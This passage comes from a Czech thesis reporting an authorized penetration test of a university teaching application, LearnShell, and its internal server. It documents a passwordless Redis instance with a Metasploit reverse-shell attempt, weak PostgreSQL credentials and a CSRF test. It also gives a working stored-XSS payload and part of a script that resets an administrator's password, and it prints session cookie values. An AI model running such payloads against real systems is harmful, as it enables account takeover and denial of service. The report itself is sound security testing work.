Na tomto portu běží Redis databáze. Sken Nmap určil verzi 6.0.8 a objevil zranitelnost CVE-2021-21309. Dle [45] se zranitelnost vztahuje jen na 32-bit Redis (běžící na 32-bit systému nebo jako 32-bit spustitelný program na 64-bit systému).

Pro zjištění zdali se jedná o 32-bit nebo 64-bit architekturu jsem se zkusil připojit k Redis databázi příkazem „`nc -vn 10.38.5.90 6379`“. Připojení se zdařilo a tak jsem zadal příkazy pro databázi, které jsou ukázány na obrázku 4.10. Z tohoto výpisu je vidět, že jsem se připojil jako uživatel se jménem „default“. Dále je vidět, že jiní uživatelé nemají přístup. Uživatel „default“ je aktivní (on), nemá nastaveno heslo (nopass) má přístup k každému možnému klíči (~*) a může spustit jakýkoli možný příkaz (+@all). V poslední řadě je vidět, že architektura je 64-bit a tedy CVE-2021-21309 nemá v tomto kontextu význam.

Z výše uvedeného plyne, že v Redis databázi je použita výchozí konfigurace pro nastavení uživatelů. To je zásadní bezpečnostní pochybení, jelikož se útočník může připojit bez jakékoli autentizace. Zde tedy byla nalezena zranitelnost pro nastavení prázdného hesla. Z toho jsem usoudil, že by zde mohly být ponechány další výchozí konfigurace.


Zjistil jsem, že ve výchozím nastavení Redis používá plain TCP připojení. SSL/TLS je podporována od verze 6, ale je to jako možné vylepšení, tedy není používáno implicitně. Pak není šifrována komunikace mezi klientem a Redis databází. Zdali je i toto nastavení ponecháno jsem ověřoval pomocí nástroje Wireshark. Zachycená komunikace je na obrázku 4.11, z kterého vyplývá, že SSL/TLS není vyžadováno. To umožňuje MITM útok. Pokud by bylo heslo nastaveno, ale SSL/TLS nebylo vyžadováno, pak zadávané heslo při přihlášení může útočník zachytit.

Dalším výchozím nastavením je, že jsou dostupné všechny příkazy a to i například „MONITOR“, „DEBUG SEGFAULT“ a „CONFIG“. První zmíněný byl po vyzkoušení povolen a začal vypisovat výsledky, z kterých by útočník mohl zjišťovat další informace (například s jakou komponentou Redis komunikuje). Druhý zapříčiní invalidní přístup do paměti, který shodí Redis (určeno pro vývoj), jako útočník bych tak způsobil DoS. Jestli je tento příkaz povolen jsem vyzkoušel lokálně, jelikož zde je stejné nastavení jako pro produkci. Z obrázku 4.12 je vidět, že příkaz je povolený a shodí Redis. Ve zmíněném obrázku je výpis zkrácen a uveden pro demonstraci, že se po příkazu nedá už připojit k Redis databázi.


Obrázek 4.10 Redis připojení a příkazy

```
(base) ➜  ~ nc -vn 10.38.5.90 6379
(UNKNOWN) [10.38.5.90] 6379 (redis) open
acl whoami
$7
default
acl users
*1
$7
default
acl list
*1
$31
user default on nopass ~* +@all
info
$3716
# Server
redis_version:6.0.8
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:75cef67090587c6
redis_mode:standalone
os:Linux 4.19.0-11-amd64 x86_64
arch_bits:64
```


Obrázek 4.11 Redis nepoužívání šifrované komunikace



Obrázek 4.12 Redis použití příkazu „DEBUG SEGFAULT“



Obrázek 4.13 Redis reverse shell



Poslední příkaz je zneužíván k RCE. K získání RCE pomocí reverse shell jsem chtěl udělat pomocí MSF a modulu „redis_replication_cmd_exec“. Po několika pokusech se exploit sice provedl, ale selhalo vytvoření relace, je ukázáno na obrázku 4.13. Tento modul používá příkaz „CONFIG SET dbfilename“, kterým nastaví dbfilename na payload (pro vytvoření reverse shell). Kvůli změně dbfilename se odpojili klienti, kteří byli k Redis databázi připojeni a v důsledku toho nefungovalo opravování odevzdaných řešení skrze front end.

Nastavení dbfilename pomocí příkazu „CONFIG“ je pouze dočasné a po restartu se obnoví nastavení ze konfiguračního souboru redis.conf.

8000/tcp

Na portu 8000/tcp běží Python WSGI HTTP server s názvem Gunicorn a verzí 20.0.4. Pro tuto verzi jsem nenašel žádné známé zranitelnosti.

Nalezena chybná konfigurace v nastavení hlavičky HTTP Server, díky které lze získat přesnou verzi Gunicorn.

4.2.3 Vyhodnocení penetračního testu

Z výsledků skenování nástrojem Nmap, konkrétně porovnání TCP ACK skenu a TCP SYN skenu je vidět, že žádné porty nejsou označeny filtered. Z toho plyne, že se nepoužívá firewall na serveru s IP adresou 10.38.5.90.

Nástroj Nikto nalezl chybějící HTTP hlavičky pro služby na portu 80/tcp a 5000/tcp. O nastavení hlaviček by se měl starat NGINX proxy server na portu 80/tcp, jelikož komunikace všech komponent aplikace LearnShell prochází přes tento server. Závažnost nenastavování těchto hlaviček je minimální.

Vystavení verze serveru skrze hlavičku HTTP Server bylo nalezeno u serverů běžících na portech 80, 5000, 8000.

Pro porty 22, 80 nebyly nalezeny zranitelnosti.

Port 5000 používá HTTP server, který je určen pro vývoj. Dále aplikace, která běží na tomto serveru používá Jinja2 se zranitelnostmi CVE-2019-8341 a CVE-2020-28493.

Zásadní bezpečnostní pochybení byly nalezeny pro databázi PostgreSQL. Používání běžných přihlašovacích údajů pro uživatele s právy root, verze se známými zranitelnostmi (CVE-2020-25695 a CVE-2021-20229). Dále zranitelnost CVE-2019-9193, které bylo možné zneužít díky tomu, že jsem uhodl přihlašovací údaje pro připojení do databáze. Používání algoritmu MD5 na hešování hesel. Poslední nález je to, že databázový server nevynucuje šifrovanou komunikaci.

K připojení do databáze Redis pro uživatele s právy root nebylo vyžadováno heslo. Dále je používáno výchozí nastavení a není tak vynucena šifrovaná komunikace.

Pro port 8000/tcp nebyla nalezena žádná zranitelnost. Dále zde běží Django administrace, ale zranitelnosti Django jsou popsány v testu webové aplikace.

4.2.4 Shrnutí výsledků penetračního testu

Pro testování serveru s interní IP adresou 10.38.5.90 byla použita metodologie PTES. Pro přístup do interní sítě je vyžadováno být studentem / zaměstnancem FIT ČVUT, přístup k serveru není možný z internetu.

Nejzásadnějšími nálezy jsou: použití běžných přihlašovacích údajů do databáze PostgreSQL pro uživatele s právy superuser/root a nenastavené heslo pro uživatele s právy superuser/root do databáze Redis. To umožnilo neautorizovanému uživateli neomezenou kontrolu nad databázemi. V návaznosti na slabé heslo pro přihlášení do databáze PostgreSQL bylo umožněno získání přístupu k OS, kde běží databáze PostgreSQL.

Další uvedené zranitelnosti nebyly přímo zneužity. Bylo zjištěno, že používaná verze PostgreSQL má známé zranitelnosti. Server s interní IP adresou 10.38.5.90 nepoužívá bránu firewall. Pro ukládání hesel uživatelů s přístupem do databáze se používá slabý hash algoritmus MD5. Po připojení se k databázím PostgreSQL a Redis bylo zjištěno, že komunikace mezi databázovými servery a klientem není šifrována. Aplikace PS1-Generator je provozována na HTTP serveru, který je určený pouze pro vývoj a není vhodný na produkci. Server NGINX, Gunicorn a zmíněný server pro vývoj poskytují svoji přesnou verzi skrze hlavičku HTTP Server, v návaznosti na to může útočník najít zranitelnosti pro danou verzi.

Všechny nalezené zranitelnosti a jejich závažnost pro test IP adresy 10.38.5.90 jsou shrnuty v tabulce 4.1.

Tabulka 4.1 Shrnutí nalezených zranitelností – test IP adresy 10.38.5.90

Název zranitelnosti / CVE / CWE	Porty	Závažnost
Často používané přihlašovací údaje pro root – PostgreSQL	5432	`critical`
Nenastavené heslo pro root – Redis	6379	`critical`
Libovolné spouštění SQL funkcí (CVE-2020-25695)	5432	`high`
Umožnění RCE (CVE-2019-9193)	5432	`high`
Neoprávněný přístup k sloupcům tabulky (CVE-2021-20229)	5432	`medium`
Nepoužívání Firewall	Všechny porty	`medium`
Používání hash algoritmu MD5 pro hesla (CWE-916) – PostgreSQL	5432	`medium`
Nepoužívání šifrované komunikace – PostgreSQL	5432	`medium`
Nepoužívání šifrované komunikace – Redis	6379	`medium`
Používání HTTP serveru určeného pro vývoj	5000	`medium`
Nenastavování HTTP hlaviček	80, 5000	`low`
HTTP Server header vystavuje verzi serveru	80, 5000, 8000	`low`

4.3 Test webového aplikace dle OWASP Top Ten 2017

Pro testování webové aplikace jsem zvolil metodologii OWASP Top Ten. Vybral jsem verzi z roku 2017, jelikož je to nejnovější dostupná verze v době provádění testu a psaní této práce. Teoretický popis jednotlivých bodů této metodologie je v teoretické části práce konkrétně v podsekci 2.4.1.

4.3.1 A1:2017 – Injection

V tomto bodu jsem se převážně zaměřil na SQL injection, protože údaje o uživatelích, úlohy a další informace jsou uloženy v PostgreSQL databázi. Po průzkumu možných vstupů na webové stránce `https://learnshell.fit.cvut.cz`, kde by se mohla SQL injection vyskytovat, jsem žádnou nenašel. Testoval jsem políčka pro vyhledávání, dále pak odevzdaná řešení.

Z architektury vím, že komunikace probíhá skrze GraphQL API a tedy všechny požadavky prochází přes toto API, a proto se na SQL injection zaměřím více v testování bodu API8:2019 – Injection.


4.3.2 A2:2017 – Broken Authentication

Útok jako credential stuffing zde nebude probírán, jelikož přihlašování neprovádí aplikace sama, ale autorizační server, který už byl zmíněn v podkapitole 3.1.

Pro přístup do administrace Django lze mít i nastavené heslo uložené v databázi a přihlašovat se bez využití tohoto serveru jen skrze autentizaci implementovanou v Django administraci.

První nález pro tuto kategorie se týká hesel. Uživatel po přihlášení má možnost si změnit přes stránku s adresou `https://learnshell.fit.cvut.cz/profile` svoje heslo. Změna hesla pro uživatele, který není typu administrátor, nemá význam. Změněné heslo totiž funguje jen pro přihlášení do administrace přes stránku `https://learnshell.fit.cvut.cz/admin`. Takto změněné heslo se zahešuje (algoritmus PBKDF2 s SHA256 hash) a uloží do databáze. Tento způsob hešování je považován organizací NIST za bezpečný. Změna hesla je implementována nesprávně a obsahuje několik bezpečnostních chyb. Změna hesla nevyžaduje předchozí heslo,

Obrázek 4.14 Cookies – Session ID, CSRF token



nevyžaduje minimální délku hesla, nekontroluje, zda se jedná o často používané heslo ani shodu nového s předchozími hesly.

Zneužít toho může útočník, který by měl přístup k prohlížeči, kde je uživatel s právy administrátora přihlášen, a změnit mu takto heslo.

Dále v administraci při přidávání nového uživatele se nastavuje i jeho heslo, s kterým se lze přihlásit do administrace (pokud je uživatel typu administrátor). Při nastavování takového hesla se nekontroluje minimální délka, shoda s předchozími hesly, ani jestli se nejedná o často používané heslo. Navíc se takto vytvořené heslo uloží do databáze v plain text. Jelikož je heslo uloženo v plain text, tak pak autentizace skrze Django administraci nefunguje.

Problém v uložení hesla v plain text je v tom, že pokud by někdo získal přístup do databáze, tak zde může vidět uživatelská hesla. Uživatelé často používají stejná hesla na více platformách a útočník toho může zneužít.

V aplikaci se neobjevuje vícefaktorová autentizace, ale vzhledem k použití aplikace to nepovažuji jako bezpečnostní pochybení. Zde by vícefaktorová autentizace spíše komplikovala psaní testů, zkoušek apod. Zároveň autentizaci a autorizace zařizuje autorizační server `https://auth.fit.cvut.cz`, který spravuje ICT FIT ČVUT, a není to v kompetenci vývojářů aplikace LearnShell.

Tento nález se týká session ID cookie. Zjistil jsem, že pokud se uživatel neodhlásí a přihlásí se znovu například na jiném zařízení, tak zůstávají validní obě session ID. Pokud odešlu validní request s původním session ID a druhý s novým session ID, tak na obě obdržím stejné odpovědi. Taková session ID se stane nevalidní až po vypršení časového limitu Max-Age, který pro ni je nastaven, nebo po odhlášení.

Pro jednoho uživatele je tedy možné, že pro ověření je validních session ID více než jedna. Hlavně z pohledu administrátora není chtěné, aby bylo validních více session ID ve stejný čas. Administrátorský účet ba pak mohl být používán současně útočníkem, pokud by získal předchozí session ID.

Nejedná se o zásadní bezpečnostní problém, je zde uveden spíše z důvodu informativního. Na vývojáři pak záleží, jestli je žádoucí, aby bylo validních více session ID současně.

Limit pro vypršení platnosti session ID je nastaven na nesmyslně vysokou hodnotu, jak lze vidět na obrázku 4.14 hodnota Max-Age je nastavena na 1209600 vteřin, což je 14 dní. Určitě není žádoucí, aby byla nastavena takto vysoká hodnota. Snížení této hodnoty může omezit i předchozí problém s více validními session ID.

Z obrázku 4.14 hodnota platnosti csrf token není vidět kvůli oříznutí velikosti, ale i zde je hodnota vysoká, konkrétně 31449600 vteřin. Tato hodnota by měla být také snížena.

Dle [46] by neměly být CSRF tokeny přenášeny pomocí cookies. To je zde porušeno.

Používání CSRF tokenu má zabránit útokům CSRF. Kromě toho, že se token přenáší pomocí cookies, tak tento CSRF token vůbec není serverem ověřován. Vidět to je z pokusu na obrázku 4.15, kde je ukázána část posílaného request s nastavením nevalidní hodnoty CSRF token. Na obrázku 4.16 je vidět response, ve které je nastaven nový CSRF token a odpověď na dotaz. Pokud by se CSRF token kontroloval, tak by server nevrátil validní odpověď na poslaný dotaz v těle request.

Jelikož se CSRF token nekontroluje, tak jsem simuloval CSRF útok. Vytvořil jsem si HTTP server, na kterém jsem měl umístěnou stránku, která po načtení prohlížečem spustila skript. Tento skript se spustil a odeslal request na aplikaci LearnShell.

Útok CSRF jsem vyzkoušel, ale díky tomu, že session ID má nastaveno SameSite=Lax, tak prohlížeč nezahrnuje cookies do requestu ze stránky s jiným origin. Tedy request byl poslán bez session ID, a proto dotaz nebyl neproveden za přihlášeného uživatele.

Obrázek 4.15 Neověřování CSRF token – request

```
Cookie: csrftoken=NeplatnyToken; sessionid=sfd02ist1f8k7p07jriz3hmedtjc3uxe

{
  "query":"{\n  UserMyself {\n    id\n    firstName\n    lastName\n    email\n    assignments {\n
  sStudent {\n      totalCount\n      results {\n        name\n        id\n        course {\n
}
```

Obrázek 4.16 Neověřování CSRF token – response

```
Set-Cookie: csrftoken=yFyBZbh8tvcflN82IWR9UYms2kILNwAi8Ala7MW6WorRTMMN6lpnhhIMxMpNne0g; expires=Thu, 14 Apr
Strict-Transport-Security: max-age=315360000

{
  "data":{
    "UserMyself":{
      "id":894,
      "firstName":"Pen",
      "lastName":"Test",
      "email":"",
      "assignments":{
        "totalCount":2,
```

4.3.3 A3:2017 – Sensitive Data Exposure

Při testování této kategorie jsem nenalezl pochybení s přímým vystavením citlivých dat. Ukládání plain text hesla při jeho nastavení v Django administraci bylo již zmíněno v předchozí kategorii, jelikož lze řadit do obou kategorií.

Dle [7] do této kategorie patří i chybějící security header. Pro některé stránky `https://learnshell.fit.cvut.cz/auth/` a https://learnshell.fit.cvut.cz/auth/impersonate/ není používána hlavička Strict-Transport-Security a nevynucuje tak HSTS (HTTP Strict Transport Security). Toto bylo nalezeno při automatickém testu pomocí Burp Suite. Při odeslání dotazu na zmíněné stránky (pomocí HTTP) je zahrnuto session ID, pokud je uživatel přihlášen. Uživatel, který má nastaveno session ID se nejprve musí přihlásit a to přes stránku, která má nastavenou hlavičku Strict-Transport-Security. Většina současných prohlížečů nepovolí komunikaci pomocí http, pokud stránka se stejným origin informovala prohlížeč, že vyžaduje komunikaci přes HTTPS.

Session ID cookie je zahrnuto i při komunikaci přes HTTP, protože nemá nastaveno secure flag.

Další nenastavená bezpečnostní hlavička je X-Frame Options. Tato hlavička má informovat prohlížeč o tom, zda má povolit vykreslení stránky v <frame>, <iframe>, <embed>. Webová stránky toto používá k zabránění click-jacking útokům, zajišťují tím, aby jejich obsah nebyl vložen do jiné stránky.


Vyzkoušel jsem click-jacking útok, pomocí nástroje Burp Clickbandit jsem nahrál provedené „kliky“ myší na stránce `https://learnshell.fit.cvut.cz/profile` a vytvořil škodlivou stránku. Pokud si uživatel takovou stránku otevře a následně klikne spustí se script (zde jen výpis). Tento útok cílí především na uživatele. Lze vidět na obrázcích 4.17 a 4.18.

4.3.4 A4:2017 – XML External Entities (XXE)


V aplikaci Learnshell je používán formát JSON pro přenos dat mezi prohlížečem a serverem. V request od klienta na server nejsou obsažena žádná data v XML formátu. Bylo potřeba zkusit najít skryté možnosti útoku oproti klasickým, kdy se payload vkládá do dat, která již jsou ve formátu XML, pro komunikaci klienta a serveru.

Jedná se například o XXE útok pomocí nahrávání souboru. V Learnshell není umožněno nahrání XML souborů. Tedy tento útok zde není možný.

Obrázek 4.17 Click-jacking – škodlivá stránka



Obrázek 4.18 Click-jacking – provedení škodlivého kódu



Obrázek 4.19 Duplikace hlaviček – Strict-Transport-Security

```
(base) ➜  ~ curl -I https://learnshell.fit.cvut.cz
HTTP/2 200
server: nginx
date: Sun, 09 May 2021 21:32:49 GMT
content-type: text/html; charset=utf-8
content-length: 3147
content-disposition: inline; filename="index"
cache-control: public, max-age=0, must-revalidate
access-control-allow-origin: *
etag: W/"eee9fad2c6757d8c80a11dc6038817a736d09905f19b37d1851b5639ed9659d6"
accept-ranges: bytes
x-vercel-cache: MISS
age: 0
x-vercel-id: cdg1::4mjpj-1620595969304-0525c076df4d
strict-transport-security: max-age=63072000; includeSubDomains; preload
strict-transport-security: max-age=315360000
```

Další bylo potřeba vyzkoušet XXE útok skrze modifikovanou hlavičku Content-Type. Zatímco webová služba může být naprogramována tak, aby používala pouze formát JSON. Server by mohl přijímat i jiné datové formáty jako je například XML. Tedy i JSON endpoint může být zranitelný na XML External Entities.

Změnil jsem hlavičku Content-Type z application/json na application/xml. Tímto klient řekne serveru, že data v POST request jsou v XML formátu. Pokud data necháme ve formátu JSON se změněným Content-Type server nebude schopný parsovat data a zobrazí se error ohledně toho, že nastala chyba při parsování XML dokumentu. To by indikovalo, že je server schopný zpracovat i data ve formátu XML. Po vyzkoušení žádná error zpráva ohledně XML dokumentu v odpovědi serveru nebyla.

Díky tomu, že je v aplikaci používán formát JSON pro přenos dat mezi prohlížečem a serverem, není zde povolen upload souborů a ani po vyzkoušení XXE útok skrze modifikovanou hlavičku Content-Type usuzuji, že aplikace není zranitelná vůči XXE.

4.3.5 A5:2017 – Broken Access Control

Při testování tohoto bodu nebyly nalezeny žádné bezpečnostní chyby. Bylo vyzkoušeno například to, že jsem byl přihlášen jako student a zadával URL adresy, ke kterým by student neměl mít přístup. Některé URL adresy se sice zobrazily/načetly, ale nebyl na nich žádný obsah. Konkrétně stránka `https://learnshell.fit.cvut.cz/users`, na které jsou pro autorizovaného uživatele, se sice zobrazí, ale není zde žádný seznam přístupný.

Dále by se mohlo do této kategorie řadit, povolení přístupu k nástroji GraphiQL, který slouží k psaní, validaci a testování GraphQL dotazů. Dostupný je z adresy `https://learnshell.fit.cvut.cz/graphql/` i pro nepřihlášené uživatele. Více je vysvětleno v testování GraphQL API.

4.3.6 A6:2017 – Security Misconfiguration

Zde byla nalezena duplikace hlavičky Strict-Transport-Security. Nastavuje se na dvě hodnoty, jak lze vidět na obrázku 4.19. To je způsobeno tím, že ji nastavuje fakultní proxy server i aplikace LearnShell. Hlavičky se pak překryjí a aplikuje se pouze hlavička strict-transport-security: max-age=315360000, která je nastavována proxy serverem. Hlavička nastavovaná aplikací má nastaveno direktivy `includeSubDomains` a `preload`, ale ty se v důsledku duplikace nepoužijí.

Další špatné nastavení hlaviček bylo již zmíněno v bodu A3:2017 – Sensitive Data Exposure. Jiné problémy v konfiguraci jsem nenalezl.

Obrázek 4.20 XSS – request odesílající řešení úlohy

```
POST /graphql/ HTTP/1.1
Host: learnshell.fit.cvut.cz
Connection: close
Content-Length: 257
sec-ch-ua: "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90
content-type: application/json
Accept: */*
Origin: https://learnshell.fit.cvut.cz
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://learnshell.fit.cvut.cz/assignments/16961
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: csrftoken=pJraw0lPDzxFADbQOYM5JvI0lZsjxVHDiWhqPF7gtW2fFHwo6p995jsejatnaZGU; sessionid=pxmcodwvtlepekd92h2

{
  "query":"mutation submit {\n      SubmissionCreate(data: {\n        generatedAssignmentId: \"16961\",\n
}
```

Obrázek 4.21 XSS – tělo odesílaného request pro odevzdání řešení úlohy

Query Variables Injection Points

```
mutation submit {
      SubmissionCreate(data: {
        generatedAssignmentId: "16961",
        submissionData: "{ \"script\": \"bHM=\" }",
      }) {
        job {
          id
          createTime
        }
      }
    }
```

4.3.7 A7:2017 – Cross-Site Scripting XSS

Během testování XSS bylo nalezeno Stored XSS. Postup je popsán níže.

Stored XSS jsem hledal jako útočník s právy studenta. Student může vyplňovat řešení úloh a odevzdávat je. Přímo zadáním škodlivého kódu v Javascript do políčka pro řešení nevedlo k XSS.

Jako útočník jsem chtěl zjistit, jak se řešení odesílá. Použil jsem nástroj Burp Suite a odchytával si každý odesílaný request při komunikaci s aplikací. Z toho jsem zjistil, že při odesílání řešení třetí request obsahuje uživatelem vložené řešení, které je odesíláno jako mutation na GraphQL API endpoint. Lze vidět na obrázku 4.20. Na obrázku 4.21 je ukázáno, jak vypadá mutation s odesílaným řešením. Dále je z něj vidět, že odesílané řešení je kódováno Base64.

Řešení jsem tedy přepsal jako kód v Javascript, aby se tento kód uložil v plain text. To ilustruje obrázek 4.22. Na obrázku je vidět pouze upravená část dotazu, protože ostatní části se neměnili.

Odeslání řešení s Javascript kódem má za následek spuštění tohoto kódu, pokud si uživatel s administrátorskými právy zobrazí studentovo řešení v Django administraci. To je ukázáno na obrázku 4.23. Jak je vidět, administrátorovi se zobrazí okno s číslem jedna. Vložený skript se tedy spustil. Ukázka ovlivnění zdrojového kódu stránky je na obrázku 4.24.

Právě byla ukázána zranitelnost stored XSS. Po zjištění této zranitelnosti jsem nalezl, že tato zranitelnost je způsobena používáním zranitelné verze django-jsonfield package.


Obvykle se zneužití XSS získávají cookies, ale z předchozího prověřování cookies je známo,

Obrázek 4.22 XSS – vložení škodlivého Javascript kódu do parametru script

```
995jsejatnaZGU; sessionid=pxmcodwvtlepekd92h22jp1sq70p3312

  generatedAssignmentId: \"16961\",\n        submissionData: \"{ \\\"script\\\": \\\"</script><script>alert(1)</script>\\\" }\",\n
```

Obrázek 4.23 XSS – spuštění vloženého kódu v Django administraci



Obrázek 4.24 XSS – část zdrojového kódu stránky Django administrace

```
27815<script>
27816    (function() {
27817        var container = document.getElementById("id_submission_data");
27818        var textarea = document.getElementById("id_submission_data_textarea");
27819
27820        var options = {"modes": ["text", "code", "tree", "form", "view"], "mode": "code
27821        options.onChange = function () {
27822            var json = editor.get();
27823            textarea.value=JSON.stringify(json);
27824        }
27825
27826        var editor = new JSONEditor(container, options);
27827        var json = {"script": "</script><script>alert(1)</script>"};
27828        editor.set(json);
27829    })();
27830</script>
```

Obrázek 4.25 XSS – Javascript kód pro změnu hesla

```
</script><script>
  var req = new XMLHttpRequest();
  req.open('POST','https://learnshell.fit.cvut.cz/graphql/',true);
  req.onload = stealData;
  req.withCredentials = true;
  req.setRequestHeader('Content-Type', 'application/json');
  req.send(JSON.stringify({'query':'mutation {UserSetPassword(data:{id: '892', password:
  'hesloXSS' }) {object {id username firstName lastName}}}'}));
  function stealData(){
      var data= JSON.stringify(JSON.parse(this.responseText),null,2);
